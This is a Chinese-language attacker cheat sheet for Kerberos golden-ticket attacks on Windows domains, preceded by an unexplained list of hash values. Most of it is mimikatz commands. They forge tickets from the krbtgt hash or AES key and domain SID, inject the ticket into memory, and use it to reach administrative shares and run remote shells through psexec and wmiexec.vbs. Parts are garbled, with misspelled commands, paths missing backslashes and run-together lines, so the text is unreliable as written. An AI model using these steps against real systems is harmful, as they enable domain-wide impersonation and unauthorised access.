
回到顶部

```
07  abb457b021966fc900dc1cebd9c4d188
08  e9bf3798e5576c80edb166bfdafdd619
09  e9bf3798e5576c80edb166bfdafdd619
10  5f7902c1420805e10f6cd9eec52a8ef2
11  5703bb42566a5fc66608da6d5f970edd
12  e9bf3798e5576c80edb166bfdafdd619
13  7c25bef95327fc5526d56998fd8f0559
14  5703bb42566a5fc66608da6d5f970edd
15  218957cc83eb53a3b8bbe1b224dff044
16  218957cc83eb53a3b8bbe1b224dff044
17  05a7d647bdbb4585bb7c16fdff9a134d
18  fd69eb9c15b4d06b66d64bb6654ec88c
19  016f7e4fb4d3479153aed646b3f68fff
20  579c3a2eccfb4a5ce12a6bef37168cd1
21  d6dca44013c12ed0fbb36f0f21a016ac
22  d6dca44013c12ed0fbb36f0f21a016ac
23  2eab868d52e16908d3ee3b44edf00a39
24  0b518bae8d78e8d2961e429d16f361fc
25  0b518bae8d78e8d2961e429d16f361fc
26  b2c7b7ae7e52799e7f8d71350f983583
27  786df62e1c05700ff1bfae6bad92ac76
28  16464caeecd021b600794f8f36947f86
29  eb729371fa8cc2a1e43c4c6614f60f3b
```

mimikatz #

有2种方法生成票据，利用aes，或者利用hash

重要的需要域的sid krbtgt的ntlm hash，和aes256_hmac



黄金票据的2种利用方法

生成黄金票据导出为文件

```
#  使用krbtgt的hash值:

mimikatz# kerberos::gloden /user:Administrator /domain:xxx.xxx.xxx /sid:xxxxxxxxxxxxx krbtgt:ntlm-hashvlaue /ticket:test.kribi



# 使用krbtgt的aes256值:

mimikatz# kerberos::gloden /domain:xxx.xxx /sid:xxxxxxxxxxx /aes256:xxxxxxxx /user:Administrator /ticket:test.kribi
```

利用

```
mimikatz# kerberos::gloden /user:Administrator /domain:xxx.xxx.xxx /sid:xxxxxxxxxxxxx krbtgt:ntlm-hashvlaue /ticket:test.kribi
# 导入票据

mimikatz::ptt test.kribi

#检验缓存票据

PS C:UsersAdministrastor> klist

#利用票据访问

PS C:UsersAdministrastor> net use xx.domain-name

dir xx.domain-namec$
```

回到顶部

生成黄金票据导入到内存

```
mimikatz# "kerberos::gloden /user:Administrator /domain:xxx.xxx.xxx /sid:xxxxxxxxxxxx krbtgt:ntlm-hashvlaue /ptt" exit
mimikatz "kerberos::golden /domain:<域名> /sid:<域SID> /aes256:<aes256_hmac> /user:<任意用户名> /ptt" exit
```

#利用票据访问

```
PSC:UsersAdministrastor>netusexx.domain-namedirxx.domain-namec$
```

利用PsExec 访问

```
psexec  192.168.52.138 cmd
```

利用wmiexec.vbs

```
cscript.exe //nologo wmiexec.vbs /shell 192.168.1.1    获取半交互cscript.exe wmiexec.vbs /cmd 192.168.52.138 "command"
```